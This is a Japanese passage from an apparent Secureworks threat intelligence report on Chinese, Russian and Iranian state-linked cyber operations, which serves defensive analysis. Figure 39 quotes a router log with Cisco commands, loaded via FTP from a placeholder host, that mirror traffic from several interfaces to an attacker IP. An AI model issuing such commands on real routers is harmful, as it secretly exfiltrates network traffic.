公式には名前は挙がっていないものの、フランス企業Sopra Steria傘下の民間請負業者SSCLが運営する英国国防省の給与計算システムに対する攻撃[86]は中国によるものであると広く疑われています。SSCLは2024年2月にこの攻撃を認識したと報告しています[87]。

脅威にさらされる台湾

習近平政権下の中国は、平時においてはかつて見られなかったほど大規模な軍備増強と近代化を進めています。この兵力の大幅な増強の主な動機の一つは、台湾海峡を越えた紛争の可能性です。2024年にマルウェア分析サービスのVirusTotalにアップロードされたShadowPad検体の大部分が台湾のユーザーから発信されたことは注目に値し、中国を拠点とする攻撃者が台湾を重点的に狙っていることを示唆しています。

Secureworksの近年の調査では、台湾を標的とした攻撃に複数の攻撃グループが関与していることが判明しています。2023年12月、CTUリサーチャーは台湾からアップロードされた複数のShadowPad検体を分析し、ファイルを BRONZE UNIVERSITY[88]と関連付けました。これらのShadowPad検体に関連付けられたDLLローダーは、解析を妨害するためにコード分散（Code-Scattering）手法を採用しています。また、親プロセス内に特定のバイト列が存在するかどうかを確認しサンドボックスを回避しようとするなど、実行時の耐解析手法も使用しています。




図35. ShadowPadによる親プロセス内のバイト列チェック
（出典：Secureworks）

このチェックが失敗した場合には、DLLはペイロードとなるファイルを読み込まず終了します。

ShadowPad検体は、実行されるとファイルをC:\ProgramData\Chrome\にコピーしインストールし、元のファイルを削除します。ShadowPadのペイロードはシェルコードとしてレジストリに保存されます（図36参照）。




図36. Windowsレジストリに隠ぺいされたShadowPadペイロード（出典：Secureworks）

サードパーティのリサーチャーも引き続き、中国の南シナ海における攻撃的なサイバー活動、主に政府機関や軍事組織を標的とした活動を報告しています。

中国人民解放軍の再度の再編

2015年、中国の諜報活動に携わる主要機関の一つである人民解放軍は大幅な改革を実施し、5つの戦区（北部、西部、中部、東部、南部）を導入しました。2015年の改革により、戦略支援部隊（SSF）やネットワークセキュリティ部門（NSD）など、いくつかの新しい組織が創設されました。これにより、電子戦と情報収集を担当する人民解放軍のさまざまな部門が結集しました。

2024年4月19日、人民解放軍はSSFを廃止し、新たな軍事力である情報支援部隊（ISF）を創設しました。この変更の理由は完全には明らかではありませんが、命令指揮を行う層を削減した結果として、効率性の向上が目的であった可能性が示唆されています。一部の評論家も、これらの変更は、人民解放軍支援部隊に対する監視を強化したいという習近平の願望の直接的な結果である可能性があることを示唆してきました[89]。新たなISFの設立は、すでに困難な作業であるサイバー侵害事案を中国を拠点とする特定の攻撃グループに帰属させる作業を、さらに複雑にする可能性があります。

中国の攻撃グループが難読化ネットワークを継続的に使用していることで、攻撃者の特定がさらに複雑になっています。昨年のレポートでは、BRONZE PRESIDENTが侵害済みルーターからC2ネットワークを構築する意図があることを指摘しました。この傾向は続いています。中国関連の攻撃者は、VPSノードや侵害済みアプリケーションサーバー、侵害済みネットワークインフラストラクチャなどから構成されるプロキシネットワークを使い続けています。TSMCのおとり文書を使用してCobalt Strikeを配信した前述のインシデントでは、侵害済みのCobra DocGuardサーバーがC2通信に利用されました。





図37. C2通信に使用された侵害されたCobra DocGuardサーバー（出典：Secureworks）

CISAは、一般的に悪用される脆弱性のデータベース[90]をメンテナンスし続けています。これらの脆弱性の多くは、中国を拠点とする攻撃グループが難読化ネットワークの構築するために使用されています。C2通信にこのような難読化を使用することは目新しいことではありませんが、中国を拠点とする脅威にとっては、ますます常套手段になりつつあります。



Secureworks®

ロシア

近隣諸国とサイバー犯罪の「問題」への言及

主な動機：

⚠ 諜報活動

⚠ ハイブリッド戦争

ロシア

ロシアの国家支援によるサイバー活動は、現在3年目を迎えても解決の兆しが見えないウクライナでの戦争に動機付けられ、ウクライナ国内外両方において継続しています。この紛争は、戦時中に物理的および心理的な被害を与えるための、国家支援の攻撃グループのサイバー能力の活用範囲や程度の拡大を促し続けています。


ウクライナに対する戦争

ウクライナ当局は、通信やエネルギー部門の企業を含む重要インフラに対するサイバー攻撃がますます巧妙化していると報告しており、その主な原因はロシアにあるとしています。注目すべき事例の1つは、IRON VIKING[91]によるウクライナ国防軍[92]が使用する戦場制御システムに対するサイバー諜報攻撃です。IRON VIKINGは、ロシア連邦軍参謀本部情報総局（GRU）内の特殊テクノロジー総部門（GTsST）に属し、日常的に破壊的な攻撃を主導しています。

その他の標的には通信会社も含まれ、数日から数週間に及ぶシステム停止に追い込まれました。2023年12月にウクライナ最大の通信事業者Kyivstarの基幹インフラを麻痺させたデータ消去攻撃により、ウクライナ国内の2,400万人の加入者の携帯電話およびインターネットサービスが数日間停止し、空襲警報や銀行システム[93]に影響が出ました。

2024年春には、ウクライナの複数のエネルギー施設に対するサイバー攻撃が、同国の電力網に対するミサイル攻撃と同時に発生しました。ネットワークへの侵害は、電力網に損害を与えるのではなく、戦闘指揮官が物理的作戦での影響を評価するための情報提供の役割を果たした可能性があります。

ロシアの3つの諜報機関すべてと関係のあるグループは、過去1年間を通じて活動していました。



IRON FRONTIERがFSB関連グループに参加

英国、米国、その他のNATO加盟国、およびロシア近隣諸国の組織や個人は、ロシア連邦保安庁（FSB）に所属するロシア拠点の攻撃グループによるスピアフィッシング攻撃の危険に引き続きさらされています。FSBはロシアの国内諜報機関ですが、国外インテリジェンスに重点を置いたサイバー作戦は、IRON HUNTER[94]やIRON TILDEN[95]など、複数の下部の攻撃グループによって実行されています。

2023年12月、英国のNCSCはファイブ・アイズ諸国のカウンターパートとともに、FSBのCenter 18に代わってサイバー活動を行っている可能性がほぼ確実であると評価された、攻撃グループIRON FRONTIER[96] のメンバーを特定しました。ロシア在住の2人のIRON FRONTIERメンバーは、英国を拠点とする民主主義支持のシンクタンクであるInstitute for Statecraftへの2018年の 侵害[98] により 制裁[97]を受けました。

2024年1月、ロシアの軍事および情報戦争に関する英国の第一人者が、IRON FRONTIERが主導したと思われる、2024年1月のスピアフィッシング作戦[99]の標的となりました。この活動の背後にいる攻撃グループは、標的に知られている防衛研究者のペルソナと一時的なWebメールアカウントを使用して数日間にわたってメールをやり取りし、ポリシー関連の添付PDFファイル内の不正なリンクを介して認証情報を窃取するサイトに標的を誘導しようとしました。




図38. 攻撃者が管理するWebサイトへの不正なリンクを含むPDFファイル（出典：Secureworks）

CTUリサーチャーは、1月の攻撃活動で使用されたメールを分析しました。この活動で示されたTTPsは、以前のIRON FRONTIERによるスピアフィッシング作戦および被害組織と一致していました。たとえば、メッセージはカジュアルなものであり、英語の流暢さが非常に高いことが示されていました。メールには添付ファイルへの参照があったにもかかわらず、添付ファイルがなかったため、標的は再送信を要求しました。IRON FRONTIERは、過去の攻撃でもこのソーシャルエンジニアリング手法を使用しており、おそらく、餌を撒く前に標的との信頼関係を構築し、関係性を深めるためだと思われます。通常、IRON FRONTIER攻撃が成功すると、アカウントの侵害と機密情報の窃取が発生し、後に外国への影響力操作に使用されます。2022年に著名なBrexit活動家から盗まれた個人メールが公開されたことがその例[100]です。

テクノロジー業界に注目し続ける IRON RITUAL

テクノロジー業界は長い間、ロシア対外情報局（SVR）の標的となってきました。SVRはIRON RITUAL[101]を運営しています。2019および2020年のSolarwindsサプライチェーン攻撃により、IRON RITUALは数千の被害組織にアクセスできるようになりましたが、その後の活動の標的に選ばれたのは推定100組織程度でした。最終的には、政府や政策機関、シンクタンク、サイバーセキュリティベンダー、テクノロジープロバイダーなどの関心ある標的が含まれていました。サプライチェーン攻撃の被害組織であるMimecastは、Solarwindsの攻撃者がバックドアを利用して、同社の実稼働環境からソースコードと信頼されている証明書を盗んだことを明らかにしました。その後、これらの証明書を使用して、少数のMimecast顧客のMicrosoft 365テナントを標的にしました。

2023年4月、CTUリサーチャーは、SecureworksのITサービス業界のお客様を標的としたIRON RITUALの活動を確認しました。このグループはパスワードスプレー攻撃とブルートフォース攻撃を繰り返し実行してアクセスを獲得し、その後排除されましたが、再びアクセスを獲得しました。また、Azure ADのIDとプロセスを悪用し、OPSECを維持しました。

2024年の初めに、SECへの提出義務により、2023年にIRON RITUALによるサイバー攻撃の被害を受けた米国の大手テクノロジー企業がさらに2社あることが明らかになりました。Hewlett Packard Enterprise[102]（HPE）と Microsoft[103]です。HPEは2023年5月に、同グループによるクラウドベースのメール環境への不正アクセスを検知しました。同社のサイバーセキュリティ、ビジネス、マーケティングチームなどのメンバーのメールボックスからデータが窃取されました。Microsoftは2024年1月に、2023年11月下旬に同社のサイバーセキュリティ、法務、上級管理チームに属する少数の従業員のメールアカウントにアクセスされ、情報が盗まれたと発表しました。

Microsoftが2024年3月8日にSECに提出した最新の報告書には、IRON RITUALが2023年に盗んだ情報を使用して同社のソースコードリポジトリと内部システムにアクセスしたり、アクセスを試みたりしたことが記されており、この取り組みはMicrosoftとその顧客に関する貴重な情報を収集するという同グループの目的を反映しています。Microsoftとその顧客の間でメールによって共有された認証情報は、その後IRON RITUALによって使用されました。このグループは、2023年11月に旧テスト用アカウントとその他の企業のメールアカウントの侵害に成功した後、パスワードスプレーなどの攻撃を拡大しました。

ロシアのGRUはハイブリッド作戦で「ハクティビスト」のフロント組織を活用

2023年から2024年にかけて、CTUリサーチャーが追跡しているハクティビストグループは、ロシアのハイブリッド戦争の軍事ドクトリンに沿った攻撃的なサイバー作戦を実施してきました。それは、戦略目標を達成するために、従来の手段と並行して、サイバー攻撃や偽情報などの非従来型の力を使用するというものです。「偽りの前線」としてハクティビストグループを利用することで、軍のサイバー部隊は匿名性を維持し、公開ソーシャルメディアでのメッセージを通じて力を誇示し、共感するハクティビストやアンダーグラウンドコミュニティ内での支持を獲得することができます。

以下のグループは、ロシアの軍事諜報機関であるGRUを支援していると思われますが、ロシア・ウクライナ戦争勃発以来、重要インフラや民間、政府、民間部門の組織に対して情報戦や混乱を招き破壊的なデータ消去攻撃を実行してきました。

NoName057(16)とCyber Army of Russiaは、反西側的なレトリックや、ロシアにとって脅威とみなされる国々に対するDDoS攻撃やハック・アンド・リーク攻撃の主張を含むTelegramの投稿を頻繁に行っていました。これらのグループは、NoName057(16)のDDoSIAプロジェクトのような独自のDDoS能力を駆使して、西側諸国の組織に対して破壊的なDDoS攻撃を実行しました。Google Mandiantの2024年4月の**レポート**[104]に記載されているOPSECミスにより、Cyber Army of Russiaとロシアの攻撃グループIRON VIKINGによる破壊的な作戦との間に関係があることが明らかになりました。

ウクライナ最大の通信事業者Kyivstarに対する2023年12月のワイパー攻撃の責任は、ハクティビストグループSoIntsepekが、その公開Telegramアカウントを通じて主張しました。CTUは、この集団はIRON VIKINGが演じる偽のペルソナである可能性が高いと考えています。同グループはまた、2024年3月にウクライナのインターネットサービスプロバイダー4社に対して行った攻撃についても犯行声明を出しました。AcidPourと呼ばれるデータ消去マルウェアは、3月の攻撃で使用された破壊的なマルウェアであった可能性があり、2022年2月のロシアによるウクライナ侵攻の前夜に衛星通信プロバイダーViaSatに対して使用されたマルウェアAcidRainの進化形である可能性が高いと見られています。ViaSatへの攻撃は、英国、EU、米国、および同盟国によってGRUに**起因する**[105]ものとされています。


危機に瀕するロシアの団体

2024年1月、裁判所の承認を得たFBIの「Dying Ember作戦」と呼ばれる取り締まりは、MooBotボットネットに感染した数百台の家庭用ルーターを対象としました。少なくとも2022年以降、IRON TWILIGHTはこれらのノードを、米国およびその他の国々の政府、軍隊、治安機関、企業に対するインテリジェンス収集活動に使用していました。

公開された「Dying Ember作戦」の法廷文書によると、IRON TWILIGHTは、以前にMooBotに感染したデバイスをスキャンし、アクセスを獲得しました。その後、攻撃者はこれらのデバイスをスピアフィッシングや認証情報窃取の攻撃活動に使用し、NTLMv2ダイジェストを収集して、ネットワークトラフィックを他のIRON TWILIGHTが管理するインフラにプロキシすることで、フィッシング作戦を支援しました。

ロシアの敵対的な国家主導の攻撃者は、攻撃的なサイバー作戦において長年にわたりのエッジルーターを悪用[106]してきました。英国と米国の政府は、2023年4月にサイバーセキュリティアドバイザリ[107]を発表し、Ciscoルーターの脆弱なSimple Network Management Protocol（SNMP）サービスの悪用と、それに続くIRON TWILIGHTによるアクセスとデバイス偵察のためのマルウェアJaguar Toothの展開について説明しました。

2023年9月、SecureworksのCTUリサーチャーは、脆弱なSNMP認証を悪用して数十台の境界DSLルーターにアクセスする手法について調査しました。攻撃者は実行中の設定を変更し、ネットワークトラフィックをミラーリングし外部IPアドレスにリダイレクトしていました。攻撃者の活動時間（ロシア西部の標準的な営業時間）と境界ネットワークインフラストラクチャの悪用は、以前のロシアのサイバー諜報活動と一致していますが、このケースでは、ロシアの特定グループへの明確な帰属の特定はまだできていません。



攻撃において、攻撃者はルーターのセットを順に使用し、各デバイスで数時間だけトラフィックを傍受しました。これは、デバイスを通過するデータを評価するために行われたものと思われます。攻撃者は、インターネットからアクセス可能なSNMPサービスへの読み取り・書き込みアクセスを悪用して、ルーター上でコマンドを発行することができました。なぜなら、デバイスのサービスはSNMPの初期バージョンをサポートしていたため、ユーザー名とパスワードによる認証や暗号鍵ではなく、単純な「コミュニティ文字列」によってのみ保護されていました。SNMPv3の場合も同様です。

CTUリサーチャーは、ロシアの破壊活動におけるサイバー能力の最も積極的な使用は、ウクライナ国内の重要インフラに引き続き集中するだろうと評価しています。親ロシア派ハクティビストによる一時的な混乱を引き起こすDDoS攻撃やハック・アンド・リーク攻撃は、ウクライナを支援する国の組織にとって引き続き脅威となり、重要な地政学的な出来事に応じて発生する可能性があります。

```
%SYS-5-CONFIG_I: Configured from ftp://USERNAME:PASSWORD@[BAD IP]comD by console
CMD: 'conf t'
CMD: 'monistor session 1 type erspan-source '
CMD: ' source interface GigabitEthernet0/0/0 rx'
CMD: ' source interface GigabitEthernet0/1/0 rx'
CMD: ' source interface GigabitEthernet0/0/1 rx'
CMD: ' source interface ATM0/2/0 rx'
CMD: ' source interface Ethernet0/2/0 rx'
CMD: ' source interface Vlan1 rx'
CMD: ' source interface Dialer1 rx'
CMD: ' no shutdown'
CMD: ' destination'
CMD: ' erspan-id 101'
CMD: ' ip address [IP to MIRROR TO]'
CMD: ' origin ip address [ORIGIN IP]'
CMD: 'exit'
CMD: 'end'
```

図39. ネットワークトラフィックを攻撃者のサーバーにミラーリングする不正なアップデート（出典：Secureworks）

イラン

伝統的な標的

主な動機：


- ⚠ 諜報活動
- ⚠ 反体制派の監視
- ⚠ 破壊活動

Secureworks®

イラン

イランの国内外のサイバー活動は、依然として主に政治的要請によって実行されています。これらには、地域の敵対勢力の監視、政治的反対勢力の追跡と抑圧が含まれており、これは、2022年9月に始まったMahsa Amini[108] による抗議活動以降国内弾圧の強硬な取り締まりが続いていることと、処刑[109]の急増を反映しています。2024年5月のヘリコプター墜落事故で強硬派のEbrahim Raisi大統領が死亡したことを受けて、2024年6月末に大統領選挙が行われることになりました。過去最低の投票率[110] で、改革派候補のMasoud Pezeshkianが大統領に選出されたことが、イランのサイバー戦略に影響を及ぼすのかどうかはまだ分かりません。

国際的には、イランは主にイスラエル、サウジアラビア、アラブ首長国連邦、クウェートなどの地域の敵国、そして米国に対するサイバー活動に重点を置いていますが、今後は諜報活動や政治的優先事項に応じて世界規模で活動を行うでしょう。たとえば、イランは、Mojahedin-e-Khalq（MEK）をかくまい、イランに対するサイバー攻撃（イランはこれをイスラエルによるものとしています）を支援している可能性があると主張して、2022年にアルバニア政府を「Homeland Justice」のサイバーペルソナを使用して攻撃しました[111] 。イランの攻撃グループも、イスラエルとハマスの戦争が始まって以来、偽情報の拡散やイスラエルとその同盟国の利益を狙う目的でサイバーペルソナを利用しています。



イランはサイバー攻撃にサイバーペルソナを継続的に利用

イランは、敵を標的にする際に偽のハクティビストのペルソナを定期的に使用し、もっともらしく攻撃への関与を否定できるようにしています。よく知られている例としては、反イスラエル派と親パレスチナ派のMoses Staffや、親ヒズボラ派のAbraham's Ax[112] （第3章を参照）があります。どちらも、攻撃グループCOBALT SAPLINGによるイスラエル企業やサウジアラビアの政府省庁への攻撃に使用されています。しかし、イランのさまざまなサイバー活動グループに関連するものは、さらに多数存在します。


イスラエルとハマスの間で戦争が勃発した直後、新たに結成されたMalek Teamと呼ばれるペルソナが、2023年10月9日にTelegram経由でデータを暴露しました。そのデータはイスラエルの教育機関であるOno Academic Collegeから窃取されたと言われています。それ以来、同グループはさらに6つのイスラエルの組織のデータを暴露しており、1月末までにOnoを含む5つの組織から、4月にはさらに2つの組織のデータを暴露しました。2023年12月、攻撃グループはイスラエル国防軍（IDF）の通信システムを侵害して悪用し、不正なSMSメッセージを一般市民に送信したと主張しました。これらの主張を確認するための公的な証拠は不十分です。

図40. イスラエル国防軍の通信システムを侵害し、悪用したと主張するMalek Teamの投稿（出典：Secureworks）

Malek Teamの攻撃を、Palo Alto Unit 42[113]およびイスラエル国家サイバー総局[114]からのレポートと照合すると、Malek Teamの攻撃とイランの攻撃グループCOBALT SHADOW（別名AGRIUSおよびAgonizing Serpens）による攻撃との重複が明らかになりました。これは、COBALT SHADOWがイスラエルの高等教育、テクノロジー、ヘルスケア関連組織を標的としたサイバー攻撃で、Malek Teamというハクティビストペルソナを利用した可能性があることを示しています。COBALT SHADOWに関連していると考えられるその他のペルソナには、Justice Blade、Sharp Boys、MoneyBird、DarKryptなどがあります。

イランの攻撃グループCOBALT OBELISKには、複数の異なるペルソナも関連付けられています。このグループ自体は、Emennet Pasargadという請負業者であると名乗っています（他の名称には、Net Peygard Samavat Company、Net Peygard Samavat（In Sec）Company、Eeleyanet Gostarなどがありますが、これらに限定されません）。これは、Shahid Shooshtariとして知られる、イスラム革命防衛隊（IRGC）サイバー部隊に所属するイランの国家支援を受けている攻撃者であり、Microsoftは、イランの影響力拡大活動のほとんどにこの攻撃者を関連付けて[115]います。米国財務省は、2020年米国大統領選挙の公正性を損なおうとしたとして同グループに制裁を科しました。

IRGCサイバー電子司令部（IRGC CEC）内の部隊であるShahid Kavehに関連付けられたペルソナが、過去1年間活動していました。これには、Cyber Av3ngers（下記参照）やSoldiers of Solomonが含まれ、2023年10月18日にイスラエルのネバティム軍事地区の50台以上のサーバーを侵害し、カスタマイズされたCrucioランサムウェアを展開[116]したと主張[117]しています。Crucioは混乱を引き起こす目的で標的を絞ってのみ使用されており、グループの収益源としては運用されていないと見られます。



イランの請負業者は仕事を継続

サイバー活動を支援するイランの主な組織は2つあります。イスラム革命防衛隊（IRGC）と情報安全保障省（MOIS）です。両者とも、攻撃的なサイバー活動を支援するためにイランが後援する、表面上は独立した営利組織である「請負業者」のネットワークを引き続き利用しています。

IRGC傘下のCOBALT OBELISKは、間違いなく利用される最も活発な請負業者グループの1つです。この組織に所属するSeyyed Mohammad Hosein Musa KazemiとSajjad Kashianは、2020年の米国大統領選挙にて有権者の信頼を損ない、不和を煽るサイバー活動に関与したとして、2021年に起訴[118]されました。これには、Proud Boysと名乗るグループから送られた有権者への脅迫メールの拡散が含まれており、登録された民主党員に対して、党派を変えてトランプ大統領に投票しなければ身体的危害を加えると脅迫していました。

この組織とそれに関連する個人が告発されている[119]その他の活動には、現職および元職の米国防諜機関のコンピュータシステムを侵害してマルウェアをインストールすることを目的とした悪質な攻撃活動への関与、米国のメディアおよびエンターテイメント企業を標的にして脅迫する活動、MOISに関連するグループに米国市民の個人データを提供したこと、IRGCの機関およびグループを支援したなど複数の告発があります。他のイランの攻撃グループと同様に、COBALT OBELISKはペルソナを多用します。

このグループは、2023年12月10日にアラブ首長国連邦のストリーミングサービスを中断させ、イスラエルとハマスの紛争での死者を伝えるAI生成のニュースキャスターを使った短い動画を配信した可能性があります。

